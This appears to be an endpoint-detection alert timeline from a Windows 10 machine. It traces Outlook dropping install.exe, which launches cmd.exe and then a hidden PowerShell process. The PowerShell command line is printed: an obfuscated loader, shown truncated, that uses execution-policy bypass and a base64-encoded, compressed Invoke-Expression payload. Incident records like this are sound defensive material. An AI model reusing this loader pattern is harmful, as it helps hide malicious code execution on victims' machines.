08:06:28	Outlook dropped and executed a PE file.		
08:06:28	OUTLOOK.EXE created a PE file under Users folder	explorer.exe > OUTLOOK.EXE > **file**	liz.bean
08:06:28	OUTLOOK.EXE created install.exe	explorer.exe > OUTLOOK.EXE > **install.exe**	
08:06:18	OUTLOOK.EXE created 2 processes	explorer.exe > OUTLOOK.EXE > **2 processes**	liz.bean
08:06:18	OUTLOOK.EXE ran an Office application	explorer.exe > OUTLOOK.EXE > **process**	liz.bean
08:05:56	Dropbox.exe ran cmd.exe	runonce.exe > Dropbox.exe > **process**	liz.bean
08:05:55	Dropbox.exe communicated with **3** IPs	runonce.exe > Dropbox.exe > **3 IPs**	
08:05:41	OUTLOOK.EXE communicated with **2** IPs	explorer.exe > OUTLOOK.EXE > **2 IPs**	
08:05:40	OneDrive.exe communicated with **2** IPs	explorer.exe > OneDrive.exe > **2 IPs**	
08:05:38	explorer.exe created an ASEP	userinit.exe > explorer.exe > **process**	liz.bean
08:05:37	explorer.exe created 2 processes	userinit.exe > explorer.exe > **2 processes**	liz.bean
08:05:37	explorer.exe ran WScript.exe	userinit.exe > explorer.exe > **process**	liz.bean
08:05:36	explorer.exe ran 2 Office applications	userinit.exe > explorer.exe > **2 processes**	liz.bean
08:05:27	SearchUI.exe communicated with 204.79.197.200	svchost.exe > SearchUI.exe > **204.79.197.200**	
08:05:24	explorer.exe communicated with **5** IPs	userinit.exe > explorer.exe > **5 IPs**	
08:05:22	winlogon.exe ran userinit.exe	smss.exe > winlogon.exe > **process**	SYSTEM

08:06:33 MpCmdRun.exe communicated with 23.96.212.225 — MpCmdRun.exe > MpCmdRun.exe > **23.96.212.225**

08:06:31 A suspicious Powershell commandline was executed on the machine

08:06:29 install.exe ran cmd.exe — OUTLOOK.EXE > install.exe > **process** — liz.bean

08:06:29 cmd.exe ran PowerShell.exe as 'hidden' — install.exe > cmd.exe > **process** — liz.bean

\Device\HarddiskVolume1\Program Files (x86)\Microsoft Office\Office15\OUTLOOK.EXE

\Device\HarddiskVolume1\Program ...

install.exe

install.exe
4d9afe998034519122b4a0eb6a24806725015ea0
C:\Users\liz.bean\Documents\install.exe
install.exe

cmd.exe

cmd.exe
4347de5f4e446a17c050b5c242a750b07b40f1c0
C:\Windows\SysWOW64\cmd.exe
cmd.exe /c ""C:\Users\LIZ~1.BEA\AppData\Local\Temp\RarSFX0\mtr_ps.bat" "

powershell.exe

powershell.exe
3a9c990d346176b91f44b235a9c50b2d9bca046f
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
powershell.exe -NoP -NonI -W Hidden -Exec Bypass -Command "Invoke-Expression $(New-Object IO.StreamReader ($(New-Object IO.Compression.DeflateStream ($(New-Object IO.MemoryStream (,$([Convert]::FromBase64String (\"nVRRb9pIEH7nV4ysPclWsOMEmjZYkUqhaXNXaC6kSe8QOi32gLesd531OjGh/Pcbg4+kr/fi9Yxn5/tm5huzB7iA905rOpTyKsu1sa6zQqNQdk6DRErHm[IO.Compression.CompressionMode]::Decompress)), [Text.Encoding]::ASCII)).ReadToEnd();"

08:06:28 Outlook dropped and executed a PE file.

08:06:28 OUTLOOK.EXE created a PE file under Users folder — explorer.exe > OUTLOOK.EXE > **file** — liz.bean

cont-lizbean-x5 > file

File worldwide

File

4347de5f4e446a17c050b5c242a750b07b40f1c0

MD5: a750b985779465f4d06331cadd9eb3fd
Size: 198.0 KB
Signer: Microsoft Windows
Issuer: Microsoft Development PCA 2014

Prevalence worldwide

16

First seen: 10 days ago
Last seen: 8 days ago

Deep analysis

Deep analysis request

Submit

File in organization

Filter by: 30 days

Prevalence in organization

Last 30 days

16

First seen: 10 days ago
Last seen: 8 days ago

Names seen in organization

cmd.exe

Sichere Geräte

Sichere Identitäten

Schutz von Informationen

Absicherung vor Bedrohungen


Windows 10